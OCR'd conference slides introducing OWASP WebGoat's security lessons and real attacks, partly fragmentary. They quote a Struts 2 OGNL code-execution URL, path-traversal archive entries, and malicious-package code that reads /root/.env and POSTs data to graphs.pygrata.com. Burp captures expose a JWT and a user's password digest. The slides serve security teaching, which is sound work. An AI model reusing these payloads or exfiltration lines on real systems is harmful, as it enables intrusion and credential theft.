



## Learn the hack

The screenshot shows the WebGoat application interface. On the left is a red sidebar with a goat icon and the text "WEBGOAT". Below it is a navigation menu with the following items:

- Introduction
- General
- Injection Flaws
- Authentication Flaws
- Cross-Site Scripting (XSS)
- Access Control Flaws
- Insecure Communication
- Insecure Deserialization
- Request Forgeries
- Vulnerable Components - A9
- Client side
- Challenges

The main content area has a header "WebGoat" with a "Reset lesson" button. Below it is a numbered step "1" and the question "What is WebGoat?". The text explains that WebGoat is a deliberately insecure application for testing vulnerabilities in Java-based applications. It also includes a message from the team and a note about the goat's name.

## Stop the attack

Nanne Baars

# Agenda

- Introduction
- Lessons
  - Http Basics
  - SQL injection
  - XXE
  - Password reset
  - JWT
  - CSRF
- Challenges and/or create your own lesson

# WebGoat is...

- A deliberately vulnerable web application maintained by [OWASP](#) designed to teach web application security lessons.
- In each lesson, users must demonstrate their understanding of a security issue by exploiting a real vulnerability in the WebGoat application



# Learn in three steps



## Explain the vulnerability

The screenshot shows a web application interface for the OWASP WebGoat project. The top navigation bar includes a logo with a red and white design, the text "WEBGOAT", and a search bar. Below the navigation is a sidebar menu with the following items:

- Introduction
- General
- Injection Flaws
  - SQL Injection
  - SQL Injection (advanced)
  - SQL Injection (mitigations)
- XXE** (highlighted in red)
- Authentication Flaws
- Cross-Site Scripting (XSS)
- Access Control Flaws
- Insecure Communication
- Request Forgeries
- Vulnerable Components - A9
- Client side
- Challenges

The main content area has a title "XXE" and a "Reset lesson" button. Below the title is a numbered navigation bar (1-8) with the number 4 highlighted in red. The main text section is titled "What is a XML entity?" and contains the following text:

An XML Entity allows tags to be defined that will be replaced by content when the XML Document is parsed. In general there are three types of entities: \* internal entities \* external entities \* parameter entities.

An entity must be created in the Document Type Definition (DTD), let's start with an example:

```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE author [
    <!ELEMENT author (#PCDATA)>
    <!ENTITY js "Jo Smith">
]>
<author>&js;</author>
```

So everywhere you use the entity `&js;` the parser will replace it with the value defined in the entity.

### What is an XXE injection?

An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

Attacks can include disclosing local files, which may contain sensitive data such as passwords or private user data, using file: schemes or relative paths in the system identifier. Since the attack occurs relative to the application processing the XML document, an attacker may use this trusted application to pivot to other internal systems, possibly disclosing other internal content via http(s) requests or launching a CSRF attack to any unprotected internal services. In some situations, an XML processor library



## Learn by doing

During the explanation of a vulnerability we build assignments which will help you understand how it works.

SQL Injection

SQL Injection (advanced)

SQL Injection (mitigations)

XXE

Authentication Flaws >

Cross-Site Scripting (XSS) >

Access Control Flaws >

Insecure Communication >

Request Forgeries >

Vulnerable Components - A9 >

Client side >

Challenges >

← 1 2 3 4 5 6 7 8 →

### Let's try

In this assignment you will add a comment to the photo, when submitting the form try to execute an XXE injection with the comments field. Try listing the root directory of the filesystem.



John Doe uploaded a photo.

24 days ago



Add a comment

Submit



webgoat 2018-02-06, 09:53:59

Silly cat....



guest 2018-02-06, 09:53:59

I think I will use this picture in one of my projects.



## Explain mitigation

At the end of each lesson you will receive an overview of possible mitigations which will help you during your development work.

The screenshot shows the WEBGOAT interface. The left sidebar has a red header with a logo and the word 'WEBGOAT'. Below it is a navigation menu with the following items: Introduction, General, **Injection Flaws** (highlighted in red), SQL Injection, SQL Injection (advanced), SQL Injection (mitigations), and **XXE** (highlighted in red). The main content area has a title 'XXE' and a 'Reset lesson' button. Below the title is a navigation bar with a back arrow and numbers 1 through 8. The section 'XXE mitigation' is currently active. It contains text about protecting against XXE attacks by validating input and ignoring DTD. It includes two code snippets for Java XMLInputFactory configuration:

```
XMLInputFactory xif = XMLInputFactory.newInstance();
xif.setProperty(XMLInputFactory.SUPPORT_DTD, false);
```

If DTD support cannot be completely disabled, the text suggests ignoring external entities:

```
XMLInputFactory xif = XMLInputFactory.newInstance();
xif.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, false);
xif.setProperty(XMLInputFactory.SUPPORT_DTD, true);
```

For more information, a link is provided: [https://www.owasp.org/index.php/XML\\_External\\_Entity\\_\(XXE\)\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet). The 'Validate' section notes that proper validation for Content-type and Accept headers is crucial, and if the client specifies a proper accept header, a 406/Not Acceptable response should be returned.



**Jeff Williams**  
@planetlevel

Following



The PayPal 2FA bypass is exactly the same as an [#OWASP WebGoat lesson I wrote in 2001.](#) [henryhoggard.co.uk/blog/Paypal-2F...](http://henryhoggard.co.uk/blog/Paypal-2F...)

localhost:8080/WebGoat/start.mvc#attack/412/1000

WEBGOAT

Introduction General Access Control Flaws AJAX Security Authentication Flaws Buffer Overflows Code Quality Concurrency Cross-Site Scripting (XSS) Improper Error Handling Fail Open Authentication Scheme Injection Flaws Denial of Service Insecure Communication

Java Source Solution Lesson Plan Hints Restart Lesson

Fail Open Authentication Scheme

Josh Grossman @JoshCGrossman · 25 Oct 2016

@planetlevel every time I think a #webgoat lesson isn't realistic enough, a client app comes along and proves me wrong! #appsec

Sign in

Please sign in to your account. See the OWASP account.

\*Required Fields

\*User Name

\*Password

Login

2:58 PM - 25 Oct 2016

51 Retweets 60 Likes



5



2

1

51

60





Dave Wickers  
@wickers



AshleyB @AshBurke84 · Jan 9

@shehackspurple thanks for how welcoming and helpful you are. I am

in Jonathon go  
t security 9.



Product

Pricing

Resources

Blog

Support

Install GitLab



Get free trial

Explore

Sign in

Register

Aug 11, 2020 - Isaac Dawson  

## How to Benchmark Security Tools: a Case Study Using WebGoat

When tasked to compare security tools, it's critical to understand what's a fair benchmark. We take you step-by-step through WebGoat's lessons and compare them to SAST and DAST results.

← Back to security

02:00 PM

New

1

3

6



2 hours into Testing



Are your Web applications secure? WebGoat, a tool old enough to be in high school, continues to instruct.

Rag, and 100

# Assignments



XXE

Show hints Reset lesson

1 2 3 4 5 6 7 8 +

Let's try

In this assignment you will add a comment to the photo, when submitting the form try to execute an XXE injection with the comments field.



John Doe uploaded a photo.  
24 days ago



## SQL Injection (mitigations)



Show hints Reset lesson

← 1 2 3 4 5 6 7 8 9 →

In this assignment try to perform an SQL injection through the ORDER BY field. Try to find the ip address of the `webgoat-prd` server.

Note: The submit field of this assignment is **NOT** vulnerable for an SQL injection.

LIST OF SERVERS					Edit
Hostname	IP	MAC	Status	Description	
webgoat-acc	192.168.3.3	EF:12:FE:34:AA:CC	danger	Acceptance server	
webgoat-dev	192.168.4.0	AA:BB:11:22:CC:DD	success	Development server	
webgoat-pre-prod	192.168.6.4	EF:12:FE:34:AA:CC	danger	Pre-production server	
webgoat-tst	192.168.2.1	EE:FF:33:44:AB:CD	success	Test server	

IP address webgoat-prd server: 192.1.0.12

Submit

Add a comment

webgoat 2018-01-15, 21:27:21  
Silly cat...

guest 2018-01-15, 21:27:21  
I think I will use this picture in one of my projects.

guest 2018-01-15, 21:27:21  
Lol!! :-).

# Software Intelligence Report

## Analysis & Benchmark of 61 Open Source Software Project

Most OSS is not much better than Webgoat.



Jake Williams @MalwareJake · Aug 13, 2019

4 hours into testing, we could deliver a no go recommendation. We nicknamed this "HIPAA Compliant" vendor **WebGoat** because that's what their application looked like - @SANSInstitute #SupplyChainSummit, Rachel Black and @kylekyle

### Case Study: Acme Healthcare

"We're HIPAA Compliant  
so we're secure"

"Most secure solution on  
the market"

"Used by X, Y, Z and **THEY**  
trust us"



4 Hours into Testing



## Request

[Raw](#) [Params](#) [Headers](#) [Hex](#)

```
GET /users?search=a HTTP/1.1
Host: api.outdoortechology.com
Connection: close
If-None-Match: W/"4f53cd18c2baa0c0354bb5f9a3ecbe5"
Accept: */*
User-Agent: Walkie Talkie ODT Audio/1.3 (com.outdoortech.app.OutdoorTech; build:5;
iOS 12.1.1) Alamofire/4.7.2
Accept-Language: en-GB;q=1.0
Authorization: eyJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo4NjI5LCJleHAiOjE1NTAxNTk5MzN9.luet
RLKDe7GC1OYSLrC2vELtXYrH0c-T0t6lo-40nc4
```

## Response

[Raw](#) [Headers](#) [Hex](#) [JSON Beautifier](#)

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Connection: close
Status: 200 OK
ETag: W/"4463064aab6cee83f994f195366914c"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 6d20b411-5738-4lec-af8c-aad5b0ff39c
X-Runtime: 1.900368
X-Powered-By: Phusion Passenger 4.0.60
Date: Thu, 14 Feb 2019 14:50:49 GMT
Server: nginx/1.12.1 + Phusion Passenger 4.0.60
Content-Length: 1578843
```

```
[{"id":1,"name":"2016-2017学年第一学期期中考试卷"}]
```

## Request

Raw Headers Hex

```
DELETE /groups/2347/user/8629 HTTP/1.1
Host: api.outdoortechology.com
Content-Length: 0
Connection: close
Accept: */*
User-Agent: Walkie Talkie ODT Audio/1.3 (com.outdoortech.app.OutdoorTech; build:5;
iOS 12.1.1) Alamofire/4.7.2
Accept-Language: en-GB;q=1.0
Authorization: eyJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo4NjI5LCJleHAiOjE1NTAxNTk5MzN9.luet
RLKDc7GC1QYSLrC2yELtXYrH0c-T0t6lo-40r
```

## Response


Accept-Encoding: gzip, deflate

Raw Headers Hex JSON Beautifier

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Connection: close
Status: 200 OK
ETag: W/"55b23d3313e6d2942280bla957eb5d09"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 2fe9dbe0-a0de-46b0-a182-a824962b4bde
X-Runtime: 0.016244
X-Powered-By: Phusion Passenger 4.0.60
Date: Thu, 14 Feb 2019 14:27:51 GMT
Server: nginx/1.12.1 + Phusion Passenger 4.0.60
Content-Length: 302
```

```
[{"id":8631,"email":"outdoortech3@alanmonie.com","password_digest":"$2a$10$ZiDjXQOEyNUxKILru0y3YuH3TIyJ0oOJW","name":"Alan3","last_name":"Monie3","phonenumber":"07777777777","created_at":"2018-12-21T11:08:58.2018-12-21T11:08:58.000Z","password_reset_code":null}]
```


# Dependency chain attacks



```
aws credentials
-----
AWS_ACCESS_KEY = [REDACTED]
AWS_SECRET_KEY = [REDACTED]

details
-----
{'hostname': [REDACTED], 'cwd': '/var/www/html', 'username': 'root', 'IP': '1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000\n    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00\n        inet 127.0.0.1/8 scope host lo\n            valid_lft forever preferred_lft forever\ninet6 ::1/128 scope host \n            valid_lft forever preferred_lft forever\n2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP\n    link/ether c6:55:46:fb:07:1e brd ff:ff:ff:ff:ff:ff\n        inet [REDACTED] scope global eth0\n            valid_lft forever preferred_lft forever\ninet 10.10.1.28/16 brd 10.10.255.255 scope global eth0\n            valid_lft forever preferred_lft forever\ninet6 fe80::c455:46ff:fe:fb:07:1e/64 scope link \n            valid_lft forever preferred_lft forever\n3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP\n    link/ether ca:87:7b:db:97:f8 brd ff:ff:ff:ff:ff:ff\n        inet 10.136.1.6/16 brd 10.136.255.255 scope global eth1\n            valid_lft forever preferred_lft forever\ninet6 fe80::ca87:7bff:fe:db:97:f8/64 scope link \n            valid_lft forever preferred_lft forever'}
```

Access to AWS instance metadata through SSRF



```
aws credentials
-----
AWS_ACCESS_KEY = [REDACTED]
AWS_SECRET_KEY = [REDACTED]

details
-----
{'hostname': [REDACTED], 'cwd': '/var/www/html', 'username': 'root', 'IP': '1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000\n    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00\n        inet 127.0.0.1/8 scope host lo\n            valid_lft forever preferred_lft forever\ninet6 ::1/128 scope host \n            valid_lft forever preferred_lft forever\n2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP\n    link/ether c6:55:46:fb:07:1e brd ff:ff:ff:ff:ff:ff\n        inet [REDACTED] scope global eth0\n            valid_lft forever preferred_lft forever\ninet 10.10.1.28/16 brd 10.10.255.255 scope global eth0\n            valid_lft forever preferred_lft forever\ninet6 fe80::c455:46ff:fe:fb:07:1e/64 scope link \n            valid_lft forever preferred_lft forever\n3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP\n    link/ether ca:87:7b:db:97:f8 brd ff:ff:ff:ff:ff:ff\n        inet 10.136.1.6/16 brd 10.136.255.255 scope global eth1\n            valid_lft forever preferred_lft forever\ninet6 fe80::ca87:7bff:fe:db:97:f8/64 scope link \n            valid_lft forever preferred_lft forever'}
```

```
tr(all5) + str(all6) + str(all7)
path.exists('/root/.env') or os.path.exists('/root/.env')
t(catenvcmd)
----- \n \n +
nt(0, 9999999999) + '.txt'
d:
X POST http://graphs.pygrata.com/uploader.php -F name2 + '' -F 'submit=Upload"'
X POST http://graphs.pygrata.com/api.php -d ''
)

sern.encode()).decode()
se64.b64decode(userb64)
f-8")
+ hexusern + 'isuser.api.pygrata.com')
nt(0, 9999999999) + '.txt'
d:
X POST http://graphs.pygrata.com/uploader.php -F name2 + '' -F 'submit=Upload"'
X POST http://graphs.pygrata.com/api.php -d ''
)
```

# Log4Shell

open / source / insights

Search for open

Injection of malicious

JNDI string is logged by

Log4j parses the string  
and reaches out to the

## Remote code injection in Log4j

### Overview

Source

GHSA

ID

GHSA-jfh8-c2jp-5v3q

Aliases

CVE-2021-44228

Affected package

org.apache.logging.log4j:log4j-core



LDAP server returns with  
malicious Java class


### Summary

18.41k

TOTAL PACKAGES AFFECTED ?

7.95k

PACKAGES WITH A KNOWN FIX ?



Vulnerable application  
loads Java class and  
executes malicious code

# Apache has patched a critical remote code-execution vulnerability in Struts 2, and users should update immediately.

The screenshot shows a browser window with the URL `localhost:8080/test/${#_memberAccess["allowStaticMethodAccess"] = true, #a=@java.lang.Runtime.getRuntime().exec('calc').getInputStream();%23b%3Dnew%20java.io.InputStreamReader(%23a)%2C%23c%3Dnew%20java.io.BufferedReader(%23b)%2C%23d%3Dnew%20char%5B50000%5D%2C%23c.read(%23d)%2C%23b%3D%40org.apache.struts2.ServletActionContext%40getResponse().getWriter()%2C%23btest.println(%23d)%2C%23btest.close()%7D/actionChain2.action`. The browser interface includes a navigation bar, a search bar, and a toolbar with various options like Load URL, Split URL, and Execute. Below the toolbar is a status bar with Post data, Referrer, and encoding options (0xHEX, %URL, BASE64). The main content area displays a 'Struts Showcase' page from 2018/08/22 at 10:50:20. The page features a calculator interface with a numeric keypad and function keys like MC, MR, M+, M-, MS, %, √, x<sup>2</sup>, 1/x, CE, C, ×, ÷, -, +, =, ., and ±. The calculator screen shows the number 0 and the message '尚无历史记录' (No history records). The left sidebar of the showcase page lists various Struts 2 features and components.

Users of Struts 2.3 should upgrade to 2.3.35  
Users of Struts 2.5 should upgrade to 2.5.17



# Not that easy...

- Does your application use this version?
  
- Upgrading to new version without modifications?
  
- How to test?



# 15-Year-Old Unpatched Python Vulnerability Potentially Affects Over 350,000 Projects

September 22, 2022

Ravie Lakshmanan

```
def load_dictionary(filename):
    """Load dictionary from .spydata file"""
    filename = osp.abspath(filename)
    old_cwd = os.getcwd()
    tmp_folder = tempfile.mkdtemp()
    os.chdir(tmp_folder)
    data = None
    error_message = None
    try:
        with tarfile.open(filename, "r") as tar:
            tar.extractall()
        pickle_filename = glob.glob('*.*pickle')[0]
    ...
    ... truncated ...
```

If you tar a file named "../..../..etc/passwd" and then make the admin untar it, /etc/passwd gets overwritten

As many as major projects are vulnerable, this is a

result of a security flaw in a Python module that has remained unpatched for 15 years.

## Popular This Week



London Police Arrested 17-Year-Old Hacker Suspected of Uber and GTA 6 Breaches



15-Year-Old Unpatched Python Vulnerability Potentially Affects Over 350,000 Projects



Hackers Exploited Zero-Day RCE Vulnerability in Sophos Firewall – Patch Released



Firing Your Entire Cybersecurity Team? Are You Sure?



Record DDoS Attack with 25.3 Billion Requests

Abused HTTP/2 Multiplexing

# Zip Slip Vulnerability

```
5 Tue Jun 5 11:04:29 BST 2018 good.sh  
20 Tue Jun 5 11:04:42 BST 2018 ../../../../../../tmp/evil.sh
```

```
1 Enumeration<ZipEntry> entries = zip.getEntries();  
2 while (entries.hasMoreElements()) {  
3     ZipEntry e = entries.nextElement();  
4     File f = new File(destinationDir, e.getName());  
5     InputStream input = zip.getInputStream(e);  
6     IOUtils.copy(input, write(f));  
7 }
```




```
1 String canonicalDestinationDirPath = destinationDir.getCanonicalPath();  
2 File destinationfile = new File(destinationDir, e.getName());  
3 String canonicalDestinationFile = destinationfile.getCanonicalPath();  
4 if (!canonicalDestinationFile.startsWith(canonicalDestinationDirPath + File.separator)) {  
5     throw new ArchiverException("Entry is outside of the target dir: " + e.getName());  
6 }
```

# The Evolving Developer Mindset


Security is **everyone's job** now, not just the security team's. With continuous integration and continuous deployment, all developers have to be security engineers... We move too fast for there to be time for reviews by the security team beforehand.

That needs automation, and it needs to be **integrated into your process**. Each and every piece should get security integrated into it... before and after being deployed.

– **Werner Vogels, Amazon CTO**  
at AWS re:Invent 2017



# Milestone v2023.5 has been released



# We need help



- Not just in the development part...
- Translations
- But also input for new lessons
- Content
- Review
- Testing
- Etc...

I love a  
challenge!





# Demo WebGoat



# HTTP Basics

# Setup



**Firefox**



OWASP ZAP



**WEBGOAT**

## Plugins:

- Foxyproxy standard(optional)
- Cookie manager (optional)
- Web Developer



BROWSER



ZAP



